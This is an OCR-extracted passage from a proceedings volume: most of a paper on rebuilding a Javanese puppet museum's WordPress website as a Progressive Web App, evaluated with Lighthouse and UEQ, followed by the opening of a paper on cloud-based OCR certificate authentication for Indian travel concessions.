


Fig. 3 Research methodology




Fig. 4 First evaluation result using UEQ to the existing OWK website

requirements, and the feasibility of some design decisions. Based on its nature, the prototype model is rapid and iterative so the cost is controlled [12].

Sommerville [12] stated that there are 4 steps in prototype development, i.e., 1. The objective of the prototyping should be explicitly established before the process begins; 2. The functionality is outlined; 3. The prototype is developed; and 4. The prototype evaluation should be conducted derived from the prototype objectives.

We adopt the Prototype Model of Sommerville [12], hence there are 4 steps in our study as it is shown in Fig. 3.

We worked with 30 user-respondents and 5 administrator-respondents. The user-respondents were selected based on their interaction with Omah Wayang Klaten (OWK), while the administrator-respondents have been working in OWK for at least 5 months.

4.1 Establish Prototype Objectives

The current OWK website is WordPress-based, with main objective was the instantiation of their 370 hand-crafted puppets. It was a challenge considering the old age of most puppets and no written documents or databases of all puppet's descriptions. When the website was deployed, it was evaluated using UEQ to 60 respondents which have tight relations with OWK; the respondents are considered to be actively engaged with OWK's activities for at least 6 months.

The result in Fig. 4 shows that the first version of the website is received positively by the users. However, further evaluation using Google Lighthouse gives some notes





Fig. 5 First evaluation result using Lighthouse to the existing OWK website



Common Users

12 - 25 years old | Male / Female | Living in city/village area

Frustation	Motivation
Having limited information about OWK	Having complete information about OWK
Cannot open the OWK website because of poor network condition	Capable to access OWK website in any condition
The loading time of OWK website is intolerable	Having good experience while browsing OWK website

Fig. 6 User persona

to be noticed. Figure 5 points out that the *performance* and *best practices* elements are underrated. The Lighthouse notifies that the website has not implemented PWA.

We did another survey to explore users' needs and expectations on OWK website by delivering a questionnaire to 30 respondents. We extracted the qualitative data collected from the open questions in the questionnaire as well as further deep interviews. We identified issues related to the performance of the website, which was the loading time. Another significant issue is the user experience while using mobile devices.

Based on the analysis of those evaluation data, we came up with an aim for our study, which is to revise the existing website. The literature study suggests utilizing the WordPress REST API to integrate PWA technology.

4.2 Define Prototype Functionality

Analysis of the qualitative data of questionnaires and interviews from the previous stage yields a user persona for the revised website as well as the functional and non-functional requirements. Figure 6 describes the persona of the common user for the intended system.

The following are functional requirements:

1. The application should have information about Omah Wayang Klaten (OWK) and document OWK's services, activities, as well as their treasure (e.g., puppets, costumes).
2. The application should have a searching feature in puppet collections based on its name.

The following are non-functional requirements:

1. The application might be accessed in poor network condition.
2. No login is required for the user to access the application.
3. The user interface enhances the user experience.

4.3 Develop Prototype

We develop a system prototype based on the system architecture shown in Fig. 7. The *manifest.json* stores metadata of icon (i.e., source, type, and size), name, and theme color, which will be used by the web app while appearing on a browser. The HTML, CSS, and JavaScript files in the *app shell* will make the reload process happens on the content side and some part of the website (i.e., sidebar and navigation bar) will be reloaded once at the first access time. Those files and the needed state will be statically saved in *indexed database API* of a browser by *service worker*. Using this architecture, the website can be accessed in poor network conditions or even offline situations.

The WordPress endpoint interaction is done by sending the *http request*, using the common format as described in Formula 1.

$$\textbf{https://omahwayangklaten.or.id/wp-json/wp/v2/posts/}. \tag{1}$$

To access the *categories endpoint* and *post endpoint*, we need to add a specific command at the end of the common format in 1. For *categories endpoint* we add **?categories=[ID-CATEGORIES]** while for *post endpoint*, we add **[ID-POST]**.

4.4 Evaluate Prototype

We utilized Google Lighthouse to automatically audit the new website for PWA features mentioned in Table 2. It measures a website based on some aspects, i.e., performance, accessibility, best practices, SEO, and PWA integration.

Laugwitz et al. [6] published a tool to evaluate the usability and user experience of an interactive product, named User Experience Questionnaire (UEQ). UEQ is designed to support direct responses in order to catch the original and spontaneous





Fig. 7 Progressive Web App (PWA) architecture

impressions, feelings, and behaviors of users while using the application. There are 6 scales in UEQ, i.e., [3]:

1. Attractiveness: general impression of a product.
2. Perspicuity: related to the easiness of users' understanding and familiarity with a product.
3. Efficiency: the possibility of using a product fastly and efficiently.
4. Dependability: related with *in control* feelings of a product.
5. Stimulation: whether the user feels motivated to use the product.
6. Novelty: related to the innovation and creativity of a product.

Cota et al. in [3] described the 6 scales of UEQ into 26 questions as shown in Fig. 8. The Likert-scale type of questions seems to be randomly arranged, but it may indicate an inconsistency.



	1	2	3	4	5	6	7		
annoying	○	○	○	○	○	○	○	enjoyable	1
not understandable	○	○	○	○	○	○	○	understandable	2
creative	○	○	○	○	○	○	○	dull	3
easy to learn	○	○	○	○	○	○	○	difficult to learn	4
valuable	○	○	○	○	○	○	○	inferior	5
boring	○	○	○	○	○	○	○	exciting	6
not interesting	○	○	○	○	○	○	○	interesting	7
unpredictable	○	○	○	○	○	○	○	predictable	8
fast	○	○	○	○	○	○	○	slow	9
inventive	○	○	○	○	○	○	○	conventional	10
obstructive	○	○	○	○	○	○	○	supportive	11
good	○	○	○	○	○	○	○	bad	12
complicated	○	○	○	○	○	○	○	easy	13
unlikable	○	○	○	○	○	○	○	pleasing	14
usual	○	○	○	○	○	○	○	leading edge	15
unpleasant	○	○	○	○	○	○	○	pleasant	16
secure	○	○	○	○	○	○	○	not secure	17
motivating	○	○	○	○	○	○	○	demotivating	18
meets expectations	○	○	○	○	○	○	○	does not meet expectations	19
inefficient	○	○	○	○	○	○	○	efficient	20
clear	○	○	○	○	○	○	○	confusing	21
impractical	○	○	○	○	○	○	○	practical	22
organized	○	○	○	○	○	○	○	cluttered	23
attractive	○	○	○	○	○	○	○	unattractive	24
friendly	○	○	○	○	○	○	○	unfriendly	25
conservative	○	○	○	○	○	○	○	innovative	26


Fig. 8 UEQ questions

For evaluation, we made comparison between before and after PWA implementation data resulted by Lighthouse and UEQ.

5 Implementation and Discussion

After PWA is implemented, OWK website can be installed like a standalone application. An icon then will be added to home screen of our desktop or handphone (see Fig. 9). This specific feature of PWA is realized because the *manifest.json* file which consists of metadata needed by a browser successfully registered by the *service worker*.

Figure 10 shows the home page before and after PWA implementation. On the right side of Fig. 10, we can see that PWA implementation gives a mobile-like interface, i.e., a standalone display without browser elements. Further, it is responsive to different screen sizes of mobile, tablet, or desktop.




Instal aplikasi

Omah Wayang
wayang-pwa.herokuapp.com

Batal Instal

Selamat Datang
Omah Wayang Klaten Mobile Web Apps

Fig. 9 Add to home screen



Hey there,
Welcome back

About Us

Omah Wayang Klaten Mobile Website

Omah Wayang Klaten terbentuk atas dasar keprihatinan terhadap hidup, tumbuh dan berkembangnya budaya Jawa serta keinginan untuk mewujudkan sebuah pusat studi seni tradisional

View More
JASA
KEGIATAN
BERANDA
GALERI
MENU
Landscape interface size 768x1024
Mobil interface size 300x844

Fig. 10 Home page interfaces before PWA implementation (left) and after PWA implementation (right)



img.elementor-animation-bounce-in.attachment-thumbnail.size-thumbnail
112.7 × 112.7
PKBM DEWI FORTUNA KABUPATEN KLATEN
Amigo group
SAVING INDONESIA'S CULTURAL HERITAGE
TIRTO UTOMO FOUNDATION
seni budaya. 2. Meregenerasi seni tradisi.
Piagam Penghargaan
img.w-full.h-full.rounded-full.border.object-cover
88 × 88
Kembali ke Dashboard
Contac
(a)
(b)

Fig. 11 Picture styling of non-PWA (**a**) and PWA (**b**)

The non-PWA website actually also has the responsive feature, but it is not mobile-friendly, as it is showed in Fig. 11a. It happened because the picture styling only follows the default elementor provided by the WordPress, i.e., 150 px height and 150 px width for all devices. On Fig. 11b, the PWA is capable to arrange the picture width and height to 100% that leads to mobile-friendly look.

Our evaluation in an offline condition gave a satisfactory result. The PWA website showed to fail in getting data, but all the information is displayed completely on the user's interface. It means the *service worker* is working appropriately and the PWA website will be independent of internet connectivity.

Result of Lighthouse tool for evaluation is described in Table 3 and Fig. 12. From the table, it is clear that PWA website can reduce access time by up to 50%. It means PWA implementation gives significant benefits related to time efficiency in some aspects. Compared with Fig. 5, Fig. 12 shows improved ratings significantly for the *performance* and *best practices* elements. It also notifies that PWA is implemented in the website.

Related to SEO (Search Engine Optimization), there are 13 elements for measurement as shown in Fig. 13. SEO audit of PWA website yielded 100% score, while non-PWA yielded 91% score. The result ensures us that possibility of retrieval for

Table 3 Comparison of Lighthouse results

Performance aspects	With PWA	Without PWA
1. First contentful paint	2.4 s	3.6 s
2. Speed index	4.7 s	6.9 s
3. Large contentful Ppaint	5.8 s	8.7 s
4. Time to interactive	2.4 s	11.1 s
5. Total blocking time	0 ms	1,880 ms
Total	15.3 s	30.302 s




Fig. 12 Evaluation result using Lighthouse to the PWA website


PWA website in searching process is higher than for the non-PWA website. This could happen because of the *service worker* in indexing process.

For the user experience, we used the UEQ and involved 30 respondents. The respondents were the same people who got involved in the previous evaluation for the non-PWA website. Comparison results between the non-PWA (blue) and the PWA website (red) in Fig. 14 convince us that PWA website excel non-PWA website in all aspects of user experience.

The increased score of 0.66 in attractiveness means that the PWA website which looks brighter and mobile-friendly caught a better impression. The PWA website which developed using common design components and clear navigation received a 0.88 increase in perspicuity score. Table 3 proves the efficiency of PWA website in access time, which is relevant with the increase score of 0.84 points in efficiency. The dependability score got a high increase (0.93 point) which means PWA website makes users more confident while using it. It also increases the stimulation score by 0.57 points, although insignificantly. It seems that some users' expectations are still not being covered. After all, the highest score is on the novelty aspect. It seems that respondents highly appreciate the changes made to PWA website.

6 Conclusion and Future Studies

This paper explains our effort in revising the existing website of Omah Wayang Klaten (OWK) by implementing Progressive Web App (PWA) technology. The prototyping method becomes guidance in the development process to have the intended website.



LULUS AUDIT (13)

- ● Memiliki tag `<meta name="viewport">` dengan `width` atau `initial-scale`
- ● Dokumen memiliki elemen `<title>`
- ● Dokumen memiliki deskripsi meta
- ● Halaman memiliki kode status HTTP yang berhasil
- ● Link memiliki teks deskriptif
- ● Link dapat di-crawl
- ● Halaman tidak diblokir dari pengindeksan
- ● robots.txt valid
- ● Elemen halaman memiliki atribut `[alt]`
- ● Dokumen memiliki `hreflang` yang valid
- ● Dokumen menggunakan ukuran font yang terbaca — Teks yang dapat dibaca 100%
- ● Dokumen menghindari plugin
- ● Target ketuk memiliki ukuran yang tepat — 100% target ketuk memiliki ukuran yang tepat

Fig. 13 Result of SEO audit to PWA website




Fig. 14 UEQ Comparison of non-PWA website (blue) and PWA website (red)

The PWA website was evaluated using some methods, i.e., 1. Google Lighthouse; and 2. User Evaluation Questionnaire (UEQ). We did both evaluations two times, prior to and following the PWA implementation, and then made comparisons between the results. The study proved that PWA website is superior to non-PWA website, because all scores of PWA website surpassed the non-PWA in both measurements. When the prototype is deployed, we assume that it will lead to better user engagement.

The implementation of PWA is not complete without *push notification*. When it is realized, it will bring a new experience to users for they will commit more to the website and to the OWK. The implementation of information retrieval might also be interesting, especially for the puppet's image. Related to the cultural heritage, the development of ontology for puppet shadow is considered to be significant but very challenging.

Acknowledgements This work was funded by the Directorate General of Higher Education of Indonesia grant (018/E5/PG.02.00/2022, 071/E5/PG.02.00.PT/ 2022, 1988.6/LL5-INT/PG.02.00/ 2022, 209/D.01/LPPM/2022) under Higher Education Applied Research scheme.

References

1. Asian Art Homepage: Wayang Kulit-shadow theatre (2020). https://asianartnewspaper.com/wayang-kulit-javanese-shadow-theatre/
2. Camilo TM, Virginia G, Susanto B, Proboyekti U (2021) Owl-based knowledge representation for candi as an Indonesia architectural object. Jurnal Terapan Teknologi Informasi 4(1):13–21. https://doi.org/10.21460/jutei.2020.41.190, https://jutei.ukdw.ac.id/index.php/jurnal/article/view/190
3. Cota MP, Thomaschewski J, Schrepp M, Gonçalves RM (2014) Efficient measurement of the user experience. A Portuguese version. Procedia Comput Sci 27:491–498. https://doi.org/10.1016/j.procs.2014.02.053
4. Developer Resources Homepage: REST API handbook (2022). https://developer.wordpress.org/rest-api/
5. Divante Homepage: The pwa book (2022). https://divante.com/pwabook/
6. Laugwitz B, Held T, Schrepp M (2008) Construction and evaluation of a user experience questionnaire. In: Holzinger A (ed) HCI and Usability for Education and Work. Springer, Berlin Heidelberg, Berlin, Heidelberg, pp 63–76
7. McCollin R (2022) The complete guide to wordpress rest api basics. https://kinsta.com/blog/wordpress-rest-api/
8. Muryanti NL, Virginia G, Susanto B, Proboyekti U (2021) Knowledge model development of Indonesia traditional crafts using on-to-knowledge approach. Jurnal Terapan Teknologi Informasi 4(2):65–75
9. Omah Wayang Homepage: About us (2021). https://omahwayangklaten.or.id/about-us-omah-wayang-klaten/
10. Richard S, LePage P (2020) What are progressive web apps. https://web.dev/what-are-pwas/
11. Richard S, LePage P (2022) What are progressive web apps. https://web.dev/what-are-pwas/
12. Sommerville I (2011) Software engineering, 9th edn. Addison-Wesley
13. Susanto B, Antarani MO, Virginia G, Proboyekti U, Knowledge model of keris based on semantic web, submitted for publication
14. Susanto B, Valgian B, Virginia G, Proboyekti U (2018) Semantic web-based knowledge model design of Indonesia batik. In: Seminar Nasional Teknologi Informasi dan Komunikasi (Semnas-

tik2018), pp 424–433. Pusat Penerbitan dan Percetakan Universitas Bina Darma Press (PPP-UBD Press), Universitas Bina Darma, Palembang, Indonesia. https://conference.binadarma.ac.id/index.php/semnastik/article/view/883

15. Virginia G, Susanto B, Proboyekti U, Nugraha SS (2022) Semantic web of Indonesia performance art. Jurnal Transformatika 19(2):13–21. https://doi.org/10.26623/transformatika.v19i2.4327

Use of AI in Cloud-Based Certificate Authentication for Travel Concession

Dangwani Avinash, Jetawat Ashok Kumar, and Rawat Chandansingh

Abstract Certificate Authentication is a big challenging task in a socio-economic country like India. 28 states and 8 union territories with diversified cultures and languages make it a big voluminous task. There is an urgent need to automate this authentication task. This paper proposes the cloud-based certificate authentication. Google Cloud services are used to automate the authentication process. Vision API and flask framework are explored which allows developers to easily integrate vision detection features within applications including Image labeling, Face and landmark detection, Optical character recognition and Tagging of explicit contents. The proposed arrangement makes use of Cloud Vision API optical character recognition to infer the presence of required fields in scanned PDF. Recognized fields will be communicated in the output report.

Keywords Caste authentication · Google cloud vision · Open computer vision · Optical character recognition · APISetu · Google cloud vision · Application program interface · Cloud bucket

D. Avinash (✉) · J. A. Kumar
Computer Department Pacific Hills, Pratap Nagar Extension, Airport Road, Debari, Udaipur, Rajasthan 313024, India
e-mail: avin861@gmail.com

J. A. Kumar
e-mail: drashokjain61@gmail.com

R. Chandansingh
Vivekanand Education Society's Institute of Technology Collectors Colony, Mumbai, Maharashtra 400074, India
e-mail: chandansingh.rawat@ves.ac.in

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_25

1 Literature Review

H. Gaikwad, N. D'Souza, R. Gupta and A. K. Tripathy (2021) found millions of students every year go through a lengthy and cumbersome process of document verification for their higher studies. Blockchain technology helps to reduce the overhead.

Jignasha Dalal Meenaland Chaturvedi Himani Gandre and Sanjana Thombare (2020) Using blockchain, a biometric solution for accessing all of a student's previous degree certificates is proposed. The students will submit a hash of their biometric data as well as a unique phrase. The blockchain will store this hash. The college authorities will issue a student's degree certificate. They'll put the hash of a digitally signed certificate on the blockchain. They proposed that documents be linked to a person's identity without the involvement of a third party.

D. Vaithiyanathan and M. Muniraj (2019) have worked on "Cloud-based Text Extraction Using Google Cloud Vision for Visually Impaired Applications". They created a smart reader, an assistive device capable of capturing an image from a camera and extracting text from the captured image. To assist visually impaired people, the text is converted to speech as voice-based output.

2 Introduction

This paper will emphasize Google services and its API for developing a cloud-based certificate authentication system. Manual authentication of certificates for senior citizens, students and citizens belonging to certain gender and communities becomes sometimes confusing and time-consuming. The inspector who validates documents for giving travel concession needs a substantial amount of proof and supporting documents to authenticate certificates. Citizens, especially senior citizens, sometimes have to face stressful situations due to delayed and cumbersome authentication processes. Recently, Maharashtra state in India has given complete state transport travel free to senior citizens above 75 years. Our proposed solution consists of a cloud web app which will have a front-end to get applicant details, certificate submission and requesting authentication, along with a Google cloud back-end which will have three modules: An OCR API module to extract applicant details from certificates, a compare module to compare extracted details with submitted details and a report module to send and display authenticated data stored in the cloud storage. Google cloud is acting as third-party trusted centralized authority which provides software as a service and centralized storage for the authentication of certificates against distributed systems which uses blockchain technology to authenticate academic certificates [1].

With the advancement in the field of computer vision Artificial Intelligence, it is possible to extract text using OCR [2]. Pattern recognition technique in optical character recognition provides accurate results in extracting text from various document formats such as JPG and PDF. Automation of the authentication process reduces administrative overhead by minimizing the use of paper and curtailing the verification process. It provides a real-time verification module enabling agencies to verify data directly from issuers after obtaining user consent [3].

The proposed certificate authentication model for travel concession is Organized into the following sections: Authentication System, System Design, Experimental Results, Summary, Conclusion and Future Work.

3 Authentication System

The main aim is to develop a quick and easy-to-use cloud-based certificate authentication system which uses centralized cloud SQL database to compare OCR API extracted features with the stored features collected from users with the help of a front-end designed using HTML and JavaScript. Google Cloud Vision OCR Functions are used to recognize the text in a PDF document and are used to convert PDF images into accessible electronic text.

To overcome the drawback of fraudulent intentions of the applicant and forged documents, a two-level Authentication system, Local level and Government Server level, is proposed (Fig. 1).

3.1 Local Level Authentication

For Local level authentication, OCR extracted text is compared with the stored cloud SQL database. Cloud SQL is a fully managed relational database service for MySQL, PostgreSQL and SQL servers with rich extension collections, configuration flags and developer ecosystems. Cloud SQL has many advantages like reduced maintenance cost, and fully reliable and secured 24/7 service, and server instances can be scaled effortlessly when demand increases.




Fig. 1 Authentication types

3.2 Government Level Authentication

After a successful comparison of all required attributes, the second level is proposed which has some government restrictions like GST Number. For the Government server level, APISetu or uidia.gov.in site can be used. APISetu provides single platform access to information from multiple sources. It can be used for a variety of use cases such as Know Your Client (KYC) and other authentication services.

4 System Design

The cloud web application program is designed to authenticate local fields like certificate type, name of applicant, state, Aadhaar card, date of birth, age and school name. The front-end is designed in HTML and the back-end code is written in Python and flask framework.

Google Cloud Vision API technology identifies the content of an image with the help of powerful machine learning models. REST API in Google Cloud Vision API enables developers to understand the content of an image by encapsulating powerful machine learning models. It has powerful pre-trained machine learning models. It offers powerful image analysis, insight from your images, detects and classifies multiple objects including the location of each object within the image and detects required content. These models can be optimized for accuracy, latency and size.

